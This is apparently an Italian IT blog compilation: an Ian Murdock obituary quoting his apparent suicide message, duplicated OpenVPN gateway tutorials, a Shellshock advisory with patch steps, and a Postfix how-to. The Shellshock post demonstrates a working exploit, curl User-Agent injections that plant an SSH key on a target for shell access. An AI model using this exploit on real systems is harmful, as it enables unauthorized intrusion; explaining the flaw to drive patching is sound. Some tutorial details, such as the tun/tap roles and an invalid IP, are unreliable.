Morto Ian Murdock, il padre di Debian

Il 28 dicembre 2015 l'informatica perde un illustre personaggio, il fondatore della distribuzione GNU/Linux Debian Ian Murdock.


Si proprio lei, la Debian, il nome poetico la contraddistingue dalle altre: Deb da Debra, sua ragazza nel 1993, e Ian dal suo nome.
Ian Murdock pubblica "The Debian Manifesto", la filosofia della nuova distribuzione, la Debian 0.91, apertura dello sviluppo a tutta la comunità informatica, collaborazione con la *Free Software Foundation* e, cosa più importante, creare una distribuzione solida, ben mantenuta e che non diventi mai un prodotto commerciale. Partendo da queste basi Debian darà vita a molte altre distribuzioni diventando "*The universal operating system*".

Ian Murdock con Debian ha anche sviluppato l'**Advanced Packaging Tool**, conosciuto con l'acronimo **APT**, il gestore standard di pacchetti software. Una curiosità di APT è il print a video del suo help: con il comando "apt-get help", al termine della lista dei comandi e opzioni da passare all'APT, viene mostrata la scritta "This APT has Super Cow Powers".

Daniel Burrows nel '99 implementa "aptitude" inserendo il suo Easter Egg "does not have Super Cow Powers" e un riferimento al "Piccolo Principe".

http://dtricarico.photogulp.net/2009/03/super-mucca-debian-cowsay-fortune.html

La sua *distro* è considerata una delle più pure e aderenti ai principi ispiratori del software libero; nel 1996 Murdock divenne **CTO (*Chief Technology Officer*) della Linux Foundation**, per poi passare a Sun nel 2003



con il ruolo di Vice Presidente per le piattaforme emergenti. Qui il suo lavoro contribuì alla nascita di OpenSolaris, sistema che fu abbandonato quando Sun Microsystems fu acquisita da Oracle (27 gennaio 2010), nello stesso momento Murdock lasciò la società.

La sua morte lascia un'aria di mistero per via di un arresto violento la sera di sabato 26 dicembre 2015.

SFBAY.CA ha pubblicato un resoconto degli eventi:

http://sfbay.ca/2015/12/31/police-confirm-ian-murdock-arrest-before-suicide/

> He didn't indicate at any point in the jail booking process that he was suicidal and was medically examined again in jail, she said.
>
> On Monday, police returned to the 2400 block of Green Street on reports of a possible suicide. The city medical examiner's office confirmed Murdock was found dead there.

Lunedì scorso Murdock ha scritto online un messaggio che sembrava indicare un intento suicida (*"I'm committing suicide tonight…do not intervene as I have many stories to tell and do not want them to die with me #debian #runnerkrysty67"*).

La comunità ha pubblicato le istruzioni per porgere le condoglianze al seguente link:

https://bits.debian.org/2015/12/mourning-ian-murdock.html

> La sua famiglia in questo momento difficile ha chiesto di rispettare la loro privacy e noi vogliamo onorare questa loro richiesta.
>
> All'interno della nostra Debian e della più grande comunità Linux

> le condoglianze possono essere inviate a in-memoriam-ian@debian.org
> in modo da poterle archiviare e conservare.

OpenVPN gateway internet [CentOS 6.6]

Usare OpenVPN per accedere ad un'infrastruttura e uscire su internet direttamente dal server VPN.

Lo scenario è quello di avere dei consulenti in giro per clienti che si collegano ad internet per mezzo del proxy del cliente, questo blocca le connessioni di tutti i client, a partire da quello di posta (Outlook, Thunderbird, Mail, ecc…)

Iniziamo con la configurazione del server.

L'articolo tratta l'installazione del software su un sistema operativo Debian Squeeze, ma a pacchetti installati, le informazioni sono utilizzabili sulle più diffuse distribuzioni.

Diamo per scontato che la porta 443 TCP verso il vostro server sia raggiungibile.

Il primo step è naturalmente quello di installare openvpn:

```
# yum install openvpn.x86_64
```

Generazione dei certificati

Il pacchetto di OpenVPN fornisce una serie di script già pronti atti a tale scopo nel path */usr/share/doc/openvpn-2.2.2/easy-rsa/2.0/*:

```
# ls /usr/share/doc/openvpn-2.2.2/easy-rsa/2.0/
build-ca     build-key-pass    build-req-pass  Makefile          pkitool
vars
build-dh     build-key-pkcs12  clean-all       openssl-0.9.6.cnf  README
whichopensslcnf
build-inter  build-key-server  inherit-inter   openssl-0.9.8.cnf  revoke-
full
build-key    build-req         list-crl        openssl-1.0.0.cnf  sign-req
```

Per comodità spostiamo tutta la directory sotto */etc/openvpn/rsa/*.

```
# cp -r /usr/share/doc/openvpn-2.2.2/easy-rsa/2.0/ /etc/openvpn/rsa
# cd /etc/openvpn/rsa
```

Apriamo il file "*vars*" e editiamo i campi, questo velocizzerà la creazione dei certificato, è comodo per chi ha la necessità di creare molti certificati.

I parametri da modificare sono i seguenti:

- KEY_SIZE
- KEY_COUNTRY
- KEY_PROVINCE
- KEY_CITY
- KEY_ORG
- KEY_EMAIL

Un esempio del file vars:

```
export KEY_SIZE=1024
...
export KEY_COUNTRY="IT"
export KEY_PROVINCE="IT"
export KEY_CITY="Roma"
export KEY_ORG="LBIT"
export KEY_EMAIL="vpn@lbit-solution.it"
```

A questo punto siamo pronti per generare la nostra **CA (certificate authority)**

```
# chmod 755 /etc/openvpn/rsa/whichopensslcnf
# chmod 755 clean-all
# source vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on
/etc/openvpn/rsa/keys
# ./clean-all
```

È necessario richiamare anche lo script "clean-all" per iniziare con un ambiente pulito.

Ora possiamo generare la nostra **Certificate Authority**:

```
# chmod 755 build-ca
# chmod 755 /etc/openvpn/rsa/pkitool
# ./build-ca
Generating a 1024 bit RSA private key
.....................................................++++++
...++++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [IT]:
State or Province Name (full name) [IT]:
Locality Name (eg, city) [Roma]:
Organization Name (eg, company) [LBIT]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [LBIT CA]:
Email Address [vpn@lbit-solution.it]:
```

Avendo preconfigurato il file “vars” è sufficiente premere invio visto che il sistema ci propone come default i valori che avevamo inserito ad inizio procedura.
Ora possiamo creare il certificato per il server VPN:

```
# ./build-key-server GatewayVPN
```

GatewayVPN è il nome della macchina su cui sto installando il server VPN, per coerenza la coppia chiave/certificato avrà il nome dell’host su cui viene usato.

Per evitare che ad ogni riavvio di OpenVPN sia richiesta una password premere invio senza inserire nulla alla richiesta di password:

```
Generating a 1024 bit RSA private key
..................++++++
.++++++
writing new private key to 'GatewayVPN.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [IT]:
State or Province Name (full name) [IT]:
Locality Name (eg, city) [Roma]:
Organization Name (eg, company) [LBIT]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [GatewayVPN]:
Email Address [vpn@lbit-solution.it]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:password
An optional company name []:
Using configuration from /etc/openvpn/rsa/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'IT'
stateOrProvinceName   :PRINTABLE:'IT'
localityName          :PRINTABLE:'Roma'
organizationName      :PRINTABLE:'LBIT'
commonName            :PRINTABLE:'GatewayVPN'
emailAddress          :IA5STRING:'vpn@lbit-solution.it'
Certificate is to be certified until Apr 25 13:50:00 2020 GMT (3650 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Generiamo ora il file Diffie-Hellman, necessario per l’avvio delle connessioni cifrate.

```
# chmod 755 build-dh
# ./build-dh
Generating DH parameters, 1024 bit long safe prime, generator 2
This is going to take a long time
........+.............
```

Generiamo l’ultima chiave necessaria per l’instaurazione di una connessione sicura

```
# openvpn --genkey --secret keys/ta.key
```

Generazione dei certificati per i client

La procedura per generare i certificati dei client è identica a quella del server, nell’esempio li creiamo nominali per una semplice identificazione, in caso di grandi numeri è possible usare la matricola aziendale.

```
# chmod 755 build-key
#  ./build-key mcapasso
  Please edit the vars script to reflect your configuration,
  then source it with "source ./vars".
  Next, to start with a fresh PKI configuration and to delete any
  previous certificates and keys, run "./clean-all".
  Finally, you can run this tool (pkitool) to build certificates/keys.
root@webdav:/etc/openvpn/easy-rsa# source ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /etc/openvpn/easy-rsa/keys
root@webdav:/etc/openvpn/easy-rsa#  ./build-key mcapasso
Generating a 1024 bit RSA private key
.....................................++++++
.............................................++++++
writing new private key to 'mcapasso.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [IT]:
State or Province Name (full name) [RM]:
Locality Name (eg, city) [Roma]:
Organization Name (eg, company) [LBIT]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [mcapasso]:
Name []:Mirko Capasso
Email Address [supporto@lbit-solution.it]:mcapasso@lbit-solution.it

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from /etc/openvpn/easy-rsa/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'IT'
stateOrProvinceName   :PRINTABLE:'RM'
localityName          :PRINTABLE:'Roma'
organizationName      :PRINTABLE:'LBIT'
commonName            :PRINTABLE:'mcapasso'
name                  :PRINTABLE:'Mirko Capasso'
emailAddress          :IA5STRING:'mcapasso@lbit-solution.it'
Certificate is to be certified until Oct 19 14:29:37 2024 GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Configurazione del server

Ora andiamo a configurare il demone OpenVPN, anche in questo caso il pacchetto dovrebbe portare con se degli esempi.

```
# cp /usr/share/doc/openvpn-2.2.2/sample-config-files/server.conf
/etc/openvpn/
```

Di seguito un file di configurazione, dopo andiamo a spiegare le direttive:

```
# SERVER CONF
port 443
proto tcp
dev tun

ca rsa/keys/ca.crt
cert rsa/keys/GatewayVPN.crt
key rsa/keys/GatewayVPN.key
dh rsa/keys/dh1024.pem

client-config-dir ccd
server 10.1.1.0  255.255.255.0
route 10.1.1.0 255.255.255.0
ifconfig-pool-persist ipp.txt
cipher AES-256-CBC
comp-lzo
persist-key
persist-tun

status /var/log/openvpn-status.log 5
status-version 2
log-append /var/log/openvpn-status.log
verb 3  # verbose mode

# ROUTE THE CLIENT'S INTERNET ACCESS THROUGH THIS SERVER:
push "redirect-gateway def1"
push "remote-gateway 10.1.1.1"
push "dhcp-option DNS 8.8.8.8"
keepalive 10 60
```

La prima entry “*port*” è la porta sulla quale il servizio OpenVPN si metterà in ascolto, “*proto*” il protocollo, possiamo usare TCP o UDP, in questo scenario abbiamo scelto TCP per evitare che le connessioni UDP fossero droppate da firewall o proxy.

Non abbiamo usato la entry “*local*” poiché il nostro serve deve accettare connessioni su tutte le interfacce di rete, nel caso in cui ci fossero più

interfacce ma solo una destinata al demone allora sarà necessario indicare l'IP sul quale mettersi in ascolto, come l'esempio seguente:

```
local 10.10.256.25
```

Possiamo usare un tunnel al layer 3 del livello OSI, (**tap**) oppure un bridge di rete a livello 2 (**tun**), nel nostro file abbiamo inserito la seconda opzione.

A seguire la parte relativa ai certificati:

```
ca rsa/keys/ca.crt
cert rsa/keys/GatewayVPN.crt
key rsa/keys/GatewayVPN.key
dh rsa/keys/dh1024.pem
```

Le direttive da non dimenticare per consentire l'accesso ad internet tramite VPN sono le ultime, al posto di 10.1.1.1 va inserito l'IP della scheda tun0:

```
# ROUTE THE CLIENT'S INTERNET ACCESS THROUGH THIS SERVER:
push "redirect-gateway def1"
push "remote-gateway 10.1.1.1"
push "dhcp-option DNS 8.8.8.8"
```

Configurazione di IPTABLES

Per consentire ai client di uscire su internet tramite il gateway VPN andiamo ad abilitare il fowarding e il MASQUERADE tramite IPTABLES:

```
sysctl -w net.ipv4.ip_forward=1
iptables -t nat -A POSTROUTING -s 10.1.1.0/24 -o eth0 -j MASQUERADE
```

Se abbiamo IPTABLES configurato andiamo ad aggiungere anche le policy di ACCEPT:

```
iptables -A INPUT -i tun0 -j ACCEPT
iptables -A FORWARD -i tun0 -j ACCEPT
```

Per impostare in modo permanente le regole IPTABLES sopra descritte editiamo il file /etc/sysconfig/iptables:

```
# vi /etc/sysconfig/iptables

# Firewall configuration written by system-config-firewall
# Manual customization of this file is not recommended.
*nat
:PREROUTING ACCEPT [0:0]
:POSTROUTING ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A POSTROUTING -o eth0 -j MASQUERADE
COMMIT

*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j ACCEPT
-A INPUT -i tun0 -j ACCEPT
-A FORWARD -i tun0 -o eth0 -j ACCEPT
-A FORWARD -i eth0 -o tun0 -j ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
COMMIT
```

Avviare il demone di OpenVPN e configurare i certificati dei client.

Configurazione dei client

Per prima cosa dobbiamo copiarci i certificati:

- La coppia certificato/chiave per il client (i due file .key e .crt)
- Il certificato della CA del server (il file ca.crt)
- La chiave di autenticazione TLS (il file ta.key)

Il file di configurazione di una macchina Windows non è complicato ma al primo errore smette di funzionare senza scrivere nei log:

```
client
dev tun
proto tcp
remote IP_SERVER_VPN 443
resolv-retry infinite
nobind
persist-key
persist-tun
# THE CSR FILE:
ca "C:\\Program Files\\OpenVPN\\config\\ca.crt"
cert "C:\\Program Files\\OpenVPN\\config\\dtricarico.crt"
key "C:\\Program Files\\OpenVPN\\config\\dtricarico.key"
ns-cert-type server
cipher AES-256-CBC
comp-lzo
redirect-gateway def1
verb 3
route-method exe
route-delay 2
```

OpenVPN gateway internet [Debian]

Usare OpenVPN per accedere ad un'infrastruttura e uscire su internet direttamente dal server VPN.

Lo scenario è quello di avere dei consulenti in giro per clienti che si collegano ad internet per mezzo del proxy del cliente, questo blocca le connessioni di tutti i client, a partire da quello di posta (Outlook, Thunderbird, Mail, ecc…)

Iniziamo con la configurazione del server.

L'articolo tratta l'installazione del software su un sistema operativo Debian Squeeze, ma a pacchetti installati, le informazioni sono utilizzabili sulle più diffuse distribuzioni.

Diamo per scontato che la porta 443 TCP verso il vostro server sia raggiungibile.

Il primo step è naturalmente quello di installare openvpn:

```
# apt-get install openvpn
```

Generazione dei certificati

Il pacchetto di OpenVPN fornisce una serie di script già pronti atti a tale scopo nel path */usr/share/doc/openvpn/examples/easy-rsa/2.0/*:

```
# ls /usr/share/doc/openvpn/examples/easy-rsa/2.0/
build-ca          build-key-server  Makefile              sign-req
build-dh          build-req         openssl-0.9.6.cnf.gz  vars
build-inter       build-req-pass    openssl.cnf           whichopensslcnf
build-key         clean-all         pkitool
build-key-pass    inherit-inter     README.gz
build-key-pkcs12  list-crl          revoke-full
```

Per comodità spostiamo tutta la directory sotto */etc/openvpn/rsa/*.

```
# cp -r /usr/share/doc/openvpn/examples/easy-rsa/2.0/ /etc/openvpn/rsa
# cd /etc/openvpn/rsa
```

Apriamo il file "*vars*" e editiamo i campi, questo velocizzerà la creazione

dei certificato, è comodo per chi ha la necessità di creare molti certificati.

I parametri da modificare sono i seguenti:

- KEY_SIZE
- KEY_COUNTRY
- KEY_PROVINCE
- KEY_CITY
- KEY_ORG
- KEY_EMAIL

Un esempio del file vars:

```
export KEY_SIZE=1024
...
export KEY_COUNTRY="IT"
export KEY_PROVINCE="IT"
export KEY_CITY="Roma"
export KEY_ORG="LBIT"
export KEY_EMAIL="vpn@lbit-solution.it"
```

A questo punto siamo pronti per generare la nostra **CA (certificate authority)**

```
# source vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on
/etc/openvpn/rsa/keys
# ./clean-all
```

È necessario richiamare anche lo script “clean-all” per iniziare con un ambiente pulito.

Ora possiamo generare la nostra **Certificate Authority**:

```
# ./build-ca
Generating a 1024 bit RSA private key
.....................................................++++++
...++++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [IT]:
State or Province Name (full name) [IT]:
Locality Name (eg, city) [Roma]:
Organization Name (eg, company) [LBIT]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [LBIT CA]:
Email Address [vpn@lbit-solution.it]:
```

Avendo preconfigurato il file “vars” è sufficiente premere invio visto che il sistema ci propone come default i valori che avevamo inserito ad inizio procedura.
Ora possiamo creare il certificato per il server VPN:

```
# ./build-key-server GatewayVPN
```

GatewayVPN è il nome della macchina su cui sto installando il server VPN, per coerenza la coppia chiave/certificato avrà il nome dell’host su cui viene usato.

Per evitare che ad ogni riavvio di OpenVPN sia richiesta una password premere invio senza inserire nulla alla richiesta di password:

```
Generating a 1024 bit RSA private key
..................++++++
.++++++
writing new private key to 'GatewayVPN.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [IT]:
State or Province Name (full name) [IT]:
Locality Name (eg, city) [Roma]:
Organization Name (eg, company) [LBIT]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [GatewayVPN]:
Email Address [vpn@lbit-solution.it]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:password
An optional company name []:
Using configuration from /etc/openvpn/rsa/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'IT'
stateOrProvinceName   :PRINTABLE:'IT'
localityName          :PRINTABLE:'Roma'
organizationName      :PRINTABLE:'LBIT'
commonName            :PRINTABLE:'GatewayVPN'
emailAddress          :IA5STRING:'vpn@lbit-solution.it'
Certificate is to be certified until Apr 25 13:50:00 2020 GMT (3650 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Generiamo ora il file Diffie-Hellman, necessario per l’avvio delle connessioni cifrate.

```
# ./build-dh
Generating DH parameters, 1024 bit long safe prime, generator 2
This is going to take a long time
........+.............
```

Generiamo l’ultima chiave necessaria per l’instaurazione di una connessione sicura

```
# openvpn --genkey --secret keys/ta.key
```

Generazione dei certificati per i client

La procedura per generare i certificati dei client è identica a quella del server, nell’esempio li creiamo nominali per una semplice identificazione, in caso di grandi numeri è possible usare la matricola aziendale.

```
#  ./build-key mcapasso
  Please edit the vars script to reflect your configuration,
  then source it with "source ./vars".
  Next, to start with a fresh PKI configuration and to delete any
  previous certificates and keys, run "./clean-all".
  Finally, you can run this tool (pkitool) to build certificates/keys.
root@webdav:/etc/openvpn/easy-rsa# source ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /etc/openvpn/easy-
rsa/keys
root@webdav:/etc/openvpn/easy-rsa#  ./build-key mcapasso
Generating a 1024 bit RSA private key
.....................................++++++
.....................................++++++
writing new private key to 'mcapasso.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [IT]:
State or Province Name (full name) [RM]:
Locality Name (eg, city) [Roma]:
Organization Name (eg, company) [LBIT]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [mcapasso]:
Name []:Mirko Capasso
Email Address [supporto@lbit-solution.it]:mcapasso@lbit-solution.it

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from /etc/openvpn/easy-rsa/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'IT'
stateOrProvinceName   :PRINTABLE:'RM'
localityName          :PRINTABLE:'Roma'
organizationName      :PRINTABLE:'LBIT'
commonName            :PRINTABLE:'mcapasso'
name                  :PRINTABLE:'Mirko Capasso'
emailAddress          :IA5STRING:'mcapasso@lbit-solution.it'
Certificate is to be certified until Oct 19 14:29:37 2024 GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Configurazione del server

Ora andiamo a configurare il demone OpenVPN, anche in questo caso il pacchetto dovrebbe portare con se degli esempi.

```
# cp /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz
/etc/openvpn/
# cd /etc/openvpn
# gunzip server.conf.gz
```

Di seguito un file di configurazione, dopo andiamo a spiegare le direttive:

```
# SERVER CONF
port 443
proto tcp
dev tun

ca rsa/keys/ca.crt
cert rsa/keys/GatewayVPN.crt
key rsa/keys/GatewayVPN.key
dh rsa/keys/dh1024.pem

client-config-dir ccd
server 10.1.1.0  255.255.255.0
route 10.1.1.0 255.255.255.0
ifconfig-pool-persist ipp.txt
cipher AES-256-CBC
comp-lzo
persist-key
persist-tun

status /var/log/openvpn-status.log 5
status-version 2
log-append /var/log/openvpn-status.log
verb 3  # verbose mode

# ROUTE THE CLIENT'S INTERNET ACCESS THROUGH THIS SERVER:
push "redirect-gateway def1"
push "remote-gateway 10.1.1.1"
push "dhcp-option DNS 8.8.8.8"
keepalive 10 60
```

La prima entry “*port*” è la porta sulla quale il servizio OpenVPN si metterà in ascolto, “*proto*” il protocollo, possiamo usare TCP o UDP, in questo scenario abbiamo scelto TCP per evitare che le connessioni UDP fossero droppate da firewall o proxy.

Non abbiamo usato la entry “*local*” poiché il nostro serve deve accettare connessioni su tutte le interfacce di rete, nel caso in cui ci fossero più

interfacce ma solo una destinata al demone allora sarà necessario indicare l'IP sul quale mettersi in ascolto, come l'esempio seguente:

```
local 10.10.256.25
```

Possiamo usare un tunnel al layer 3 del livello OSI, (**tap**) oppure un bridge di rete a livello 2 (**tun**), nel nostro file abbiamo inserito la seconda opzione.

A seguire la parte relativa ai certificati:

```
ca rsa/keys/ca.crt
cert rsa/keys/GatewayVPN.crt
key rsa/keys/GatewayVPN.key
dh rsa/keys/dh1024.pem
```

Le direttive da non dimenticare per consentire l'accesso ad internet tramite VPN sono le ultime, al posto di 10.1.1.1 va inserito l'IP della scheda tun0:

```
# ROUTE THE CLIENT'S INTERNET ACCESS THROUGH THIS SERVER:
push "redirect-gateway def1"
push "remote-gateway 10.1.1.1"
push "dhcp-option DNS 8.8.8.8"
```

Configurazione di IPTABLES

Per consentire ai client di uscire su internet tramite il gateway VPN andiamo ad abilitare il fowarding e il MASQUERADE tramite IPTABLES:

```
sysctl -w net.ipv4.ip_forward=1
iptables -t nat -A POSTROUTING -s 10.1.1.0/24 -o eth0 -j MASQUERADE
```

Se abbiamo IPTABLES configurato andiamo ad aggiungere anche le policy di ACCEPT:

```
iptables -A INPUT -i tun0 -j ACCEPT
iptables -A FORWARD -i tun0 -j ACCEPT
```

Avviare il demone di OpenVPN e configurare i certificati dei client.

Configurazione dei client

Per prima cosa dobbiamo copiarci i certificati:

- La coppia certificato/chiave per il client (i due file .key e .crt)
- Il certificato della CA del server (il file ca.crt)

- La chiave di autenticazione TLS (il file ta.key)

Il file di configurazione di una macchina Windows non è complicato ma al primo errore smette di funzionare senza scrivere nei log:

```
client
dev tun
proto tcp
remote IP_SERVER_VPN 443
resolv-retry infinite
nobind
persist-key
persist-tun
# THE CSR FILE:
ca "C:\\Program Files\\OpenVPN\\config\\ca.crt"
cert "C:\\Program Files\\OpenVPN\\config\\dtricarico.crt"
key "C:\\Program Files\\OpenVPN\\config\\dtricarico.key"
ns-cert-type server
cipher AES-256-CBC
comp-lzo
redirect-gateway def1
verb 3
route-method exe
route-delay 2
```

Shellshock vulnerability BASH

BASH CVE-2014-6271 vulnerability

Vulnerabilità grave della bash, la command line più diffusa dei sistemi Linux, associata all'utilizzo delle CGI consente di prendere il controllo del server.

Secondo Robert Graham, esperto di sicurezza di Errata Security, la falla che interessa Bash è probabilmente molto più grande e rischiosa di Heartbleed, l'enorme falla di Internet legata al sistema OpenSSL emersa lo scorso aprile.

- CentOS
- Debian
- Redhat(link is external)
- Ubuntu

I sistemi impattati sono principalmente le distribuzioni basate su RHEL, Debian, ma tutte quelle che usano la bash sono a rischio vulnerabilità.
http://youtu.be/ArEOVHQu9nk
La risoluzione è molto semplice, per le RHEL based, quindi RHEL stessa, Fedora, CentOS basta eseguire l'upgrade della bash:

```
yum upgrade bash
```

Mentre per le Debian based:

```
apt-get update; apt-get install bash
```

Per Debian 6 potrebbe essere necessario cambiare il repository nel file source.list, è possibile scaricare uno script che esegue la verifica della vulnerabilità sulla bash e poi esegue l'upgrade, scarica il file ZIP da estrarre sul sistema "shellshock.zip", estrai il pacchetto, dai i permessi di esecuzione e lancialo:

```
wget
http://www.lbit-solution.it/wp-content/plugins/download-monitor/download.php?id=13
unzip shellshock.zip
chmod +zx shellshock.sh
./shellshock.sh
```

Lo script scrive nella direcotory /root/ il file shellshock.txt, al suo interno sono presenti le informazioni della bash e la presenza della vulnerabilità prima e dopo l'upgrade.

Per testare se la versione della BASH è afflitta dalla vulnerabilità CVE-2014-6271 basta lanciare questo comando:

```
env x='() { :;}; echo vulnerabile' bash -c "echo prova"
```

Se riceviamo a video la parola "vulnerabile" e poi "prova" vuol dire che dobbiamo eseguire l'upgrade, nel caso ci fosse solo "prova" oppure "bash: warning: x: ignoring function definition attempt" vuol dire che la BASH in uso non è vulnerabile.

Perché avere paura del shellshock e chi deve correre ai ripari:

La vulnerabilità descritta in questo articolo consente di prendere il pieno controllo del server bersaglio solo se tale server ha in uso le CGI, questo perché è possibile inserire il settaggio si "X" con le istruzioni di nostro interesse nell'environment del server sfruttando l'HTTP_AGENT.

```
curl -k -H 'User-Agent: () { :;}; /bin/mkdir /var/www/.ssh'
http://BERSAGLIO/cgi-bin/script.py
curl -k -H 'User-Agent: () { :;}; echo "ssh-rsa AAAAB3wAAAQEA[...]JXIQ== www-data@testserv" \
>/var/www/.ssh/authorized_keys' http://BERSAGLIO/cgi-bin/script.py
```

```
ssh www-data@BERSAGLIO
www-data@BERSAGLIO:~$ uname -a
Linux BERSAGLIO 2.6.32-431.11.2.el6.x86_64 #1 SMP Tue Mar 25 19:59:55 UTC
2014 x86_64 x86_64 x86_64 GNU/Linux
```

Cosa abbiamo fatto: avevamo precedentemente individuato sul server BERSAGLIO la presenza delle CGI e dello script script.py, conil curl gil abbiamo inviato una richiesta falsando il nostro “User-Agent”, nel suo interno sfruttiamo la vulnerabilità inserendo la creazione di una direcotry :

```
User-Agent: () { :;}; /bin/mkdir /var/www/.ssh
```

gli passiamo la nostra chiave per poter effettuare accesso in SSH

```
User-Agent: () { :;}; echo "ssh-rsa AAAAB3wAAAQEA[...]JXIQ== www-
data@testserv"\ >/var/www/.ssh/authorized_keys
```

ora abbiamo completo accesso al terminale.

Questa vulnerabilità deve spaventare chi espone su internet un web server, tutti gli altri sistemi che erogano un servizio diverso hanno meno probabilità di essere bucati, ma comunque è sempre meglio fare l’upgrade della bash.

Per i sistemi Debian e Debian based non supportati, come la 5 c’è questo script pubblicato su “https://dmsimard.com/2014/09/25/the-bash-cve-2014-6271-shellshock-vulnerability/”

```
#!/bin/bash
# dependencies
apt-get update; apt-get install build-essential gettext bison

# get bash 3.2 source
wget http://ftp.gnu.org/gnu/bash/bash-3.2.tar.gz
tar zxvf bash-3.2.tar.gz
cd bash-3.2

# download and apply all patches, including the latest one that patches
CVE-2014-6271
# Note: CVE-2014-6271 is patched by release 52.
# Release 53 is not out on the GNU mirror yet - it should address
CVE-2014-7169.
for i in $(seq -f "%03g" 1 52); do
    wget -nv http://ftp.gnu.org/gnu/bash/bash-3.2-patches/bash32-$i
    patch -p0 < bash32-$i
done

# compile and install to /usr/local/bin/bash
./configure && make
make install
```

```
# point /bin/bash to the new binary
mv /bin/bash /bin/bash.old
ln -s /usr/local/bin/bash /bin/bash
```

Postfix Forward Email To Multiple Email Account

Inoltrare le email a più indirizzi di posta elettronica.

Dobbiamo abilitare i virtual domain nella configurazione di Postfix, editiamo il file *main.cf*

```
# vi /etc/postfix/main.cf
```

Andiamo ad inserire il nome a dominio per il quale vogliamo creare i virtual alias o i nomi a dominio se sono più siti e il path con gli alias.

```
virtual_alias_domains = 3load.com
virtual_alias_maps = hash:/etc/postfix/virtual
# virtual_alias_domains = 3load.com lbit-solution.it ...
```

Apriamo il file virtual

```
# vi /etc/postfix/virtual
```

Ora possiamo configurare ogni singola casella oppure ogni dominio, nel primo esempio inoltriamo tutte le mail di info a una casella gmail mentre le mail di supporto a più caselle di posta

```
info@3load.com   3load@gmail.com
supporto@3load.com   mailexample1@gmail.com  mailexample2@libero.it
```

Aggiungiamo anche la redirezione dell'intero dominio lbit-solution.it

